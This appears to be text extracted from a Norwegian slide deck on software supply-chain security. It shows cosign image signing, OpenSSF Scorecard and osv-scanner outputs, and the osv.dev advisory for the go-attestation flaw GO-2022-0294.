- Basert på Open ID Connect identiteter
- Sertifikater med 20 minutter gyldighet

Signering av OCI bilder

```
1 $ cosign sign registry.nrk.no/terraform-registry
2 $ cosign verify registry.nrk.no/terraform-registry
```




```
1 $ cosign sign registry.nrk.no/terraform-registry
2 $ cosign verify registry.nrk.no/terraform-registry
```

```
1 $ cosign sign registry.nrk.no/terraform-registry
2 $ cosign verify registry.nrk.no/terraform-registry
```

```
1 $ cosign sign registry.nrk.no/terraform-registry
2 $ cosign verify registry.nrk.no/terraform-registry
```

Scorecard




```
1 $ scorecard --repo=github.com/ossf-tests/scorecard-check-branch-protection-e2e
2 Starting [CII-Best-Practices]
3 Starting [Fuzzing]
4 Starting [Pinned-Dependencies]
5 Starting [CI-Tests]
6 Starting [Maintained]
7 Starting [Packaging]
8 Starting [SAST]
9 Starting [Dependency-Update-Tool]
10 Starting [Token-Permissions]
```

<https://securityscorecards.dev/>

```
1 $ scorecard --repo=github.com/ossf-tests/scorecard-check-branch-protection-e2e
2 Starting [CII-Best-Practices]
3 Starting [Fuzzing]
4 Starting [Pinned-Dependencies]
5 Starting [CI-Tests]
6 Starting [Maintained]
7 Starting [Packaging]
8 Starting [SAST]
9 Starting [Dependency-Update-Tool]
10 Starting [Token-Permissions]
```

<https://securityscorecards.dev/>

```
1 $ scorecard --repo=github.com/ossf-tests/scorecard-check-branch-protection-e2e
2 Starting [CII-Best-Practices]
3 Starting [Fuzzing]
4 Starting [Pinned-Dependencies]
5 Starting [CI-Tests]
6 Starting [Maintained]
7 Starting [Packaging]
8 Starting [SAST]
9 Starting [Dependency-Update-Tool]
10 Starting [Token-Permissions]
```

<https://securityscorecards.dev/>

```
31 Finished [Git Best Practices]
32 Finished [Fuzzing]
33 Finished [Pinned-Dependencies]
34
35 RESULTS
36 Aggregate score: 7.9 / 10
37
38 Check scores:
39 | SCORE | NAME | REASON |
40
41 | 10 / 10 | Binary Artifacts | no binaries found in the repo | github co
```

<https://securityscorecards.dev/>


```

58
59 | 0 / 10 | Fuzzing | project is not fuzzed in | github.co
60 | | | | OSS-Fuzz |
61
62 | 1 / 10 | Maintained | 2 commit(s) found in the last | github.co
63 | | | | 90 days -- score normalized to |
64 | | | | 1 |
65
66 | ? | Packaging | no published package detected | github.co
67

```

<https://securityscorecards.dev/>

```

72
73 | 0 / 10 | Security-Policy | security policy file not | github.co
74 | | | detected |
75
76 | ? | Signed-Releases | no releases found | github.co
77
78 | 10 / 10 | Token-Permissions | tokens are read-only in GitHub | github.co
79 | | | workflows |
80
81 | 10 / 10 | Vulnerabilities | no vulnerabilities detected | github.co

```

<https://securityscorecards.dev/>

```
72
73 | 0 / 10 | Security-Policy | security policy file not | github.co
74 | | | detected |
75
76 | ? | Signed-Releases | no releases found | github.co
77
78 | 10 / 10 | Token-Permissions | tokens are read-only in GitHub | github.co
79 | | | workflows |
80
81 | 10 / 10 | Vulnerabilities | no vulnerabilities detected | github.co
```

<https://securityscorecards.dev/>

osv.dev



Vulnerability Database

Blog

About

A distributed vulnerability database for Open Source

An open, precise, and distributed approach to producing and consuming vulnerability information for open source.

Search Vulnerability Database

Use the API

CLI Tools

Ecosystems

3115

584

1059

9063

1248

13456

3252

2834

258

26

— 1

379:

584

Alpine

Android

crates.io

Debian

Gc

Linux

Maven

n p m

NuGet

OSS-Fuzz

Packagist

PyP:

RubyGems


```
1 $ osv-scanner -r .
2 Scanning dir .
3 Scanning ./sbctl/ at commit 57f51d9c7ef962aab29166c7adf17c5af16e2418
4 Scanned ./sbctl/go.mod file and found 19 packages
5
6 | OSV URL (ID IN BOLD) | ECOSYSTEM | PACKAGE | VERSION |
7 |-----|-----|-----|-----|
8 | https://osv.dev/GHSA-99cg-575x-774p | Go | github.com/google/go-attestation | 0.3.3-0.20210901195502-56 |
9 | https://osv.dev/GO-2022-0294 | | | |
10
```

```
1 $ osv-scanner -r .
2 Scanning dir .
3 Scanning ./sbctl/ at commit 57f51d9c7ef962aab29166c7adf17c5af16e2418
4 Scanned ./sbctl/go.mod file and found 19 packages
5
6 [
7   OSV URL (ID IN BOLD)      ECOSYSTEM  PACKAGE                                     VERSION
8   https://osv.dev/GHSA-99cg-575x-774p  Go         github.com/google/go-attestation          0.3.3-0.20210901195502-56
9   https://osv.dev/GO-2022-0294
10 ]
```

```
1 $ osv-scanner -r .
2 Scanning dir .
3 Scanning ./sbctl/ at commit 57f51d9c7ef962aab29166c7adf17c5af16e2418
4 Scanned ./sbctl/go.mod file and found 19 packages
5
6 OSV URL (ID IN BOLD)      ECOSYSTEM      PACKAGE      VERSION
7
8 https://osv.dev/GHSA-99cg-575x-774p      Go      github.com/google/go-attestation      0.3.3-0.20210901195502-56
9 https://osv.dev/GO-2022-0294
10
```

```
1 $ osv-scanner -r .
2 Scanning dir .
3 Scanning ./sbctl/ at commit 57f51d9c7ef962aab29166c7adf17c5af16e2418
4 Scanned ./sbctl/go.mod file and found 19 packages
5
6 

| OSV URL (ID IN BOLD)                                                                  | ECOSYSTEM | PACKAGE                          | VERSION                   |
|---------------------------------------------------------------------------------------|-----------|----------------------------------|---------------------------|
| <a href="https://osv.dev/GHSA-99cg-575x-774p">https://osv.dev/GHSA-99cg-575x-774p</a> | Go        | github.com/google/go-attestation | 0.3.3-0.20210901195502-56 |
| <a href="https://osv.dev/GO-2022-0294">https://osv.dev/GO-2022-0294</a>               |           |                                  |                           |


```



```
1 $ osv-scanner -r .
2 Scanning dir .
3 Scanning ./sbctl/ at commit 57f51d9c7ef962aab29166c7adf17c5af16e2418
4 Scanned ./sbctl/go.mod file and found 19 packages
5
6 | OSV URL (ID IN BOLD) | ECOSYSTEM | PACKAGE | VERSION |
7 |-----|-----|-----|-----|
8 | https://osv.dev/GHSA-99cg-575x-774p | Go | github.com/google/go-attestation | 0.3.3-0.20210901195502-56 |
9 | https://osv.dev/GO-2022-0294 | | | |
10
```

[Vulnerability Database](#) > [All Reports](#) > [GO-2022-0294](#)

Vulnerability Report: GO-2022-0294

Affects: [github.com/google/go-attestation](#) | Published: Jul 15, 2022 | Modified: Nov 21, 2022

A local attacker can defeat remotely-attested measured boot. Improper input validation in AKPublic.Verify can cause it to succeed when provided with a maliciously-formed Quote over no/some PCRs. Subsequent use of the same set of PCR values in Eventlog.Verify lacks the authentication performed by quote verification, meaning a local attacker can couple this vulnerability with a maliciously-formed TCG log in Eventlog.Verify to spoof events in the TCG log, defeating remotely-attested measured-boot.

Affected Packages

Path	Versions	Symbols
github.com/google/go-attestation/attest	before v0.4.0	AKPublic.Verify TPM.AttestPlatform

Aliases

[CVE-2022-0317](#)

[GHSA-99cg-575x-774p](#)

References

<https://github.com/google/go-attestation/commit/82f2c9c2c76e1d3691d17ee78116d1d93a123788>

<https://vuln.go.dev/ID/GO-2022-0294.json>

Credits

Nikki VonHollen


Feedback


See anything missing or incorrect? [Suggest an edit to this report.](#)

Transparency Logs

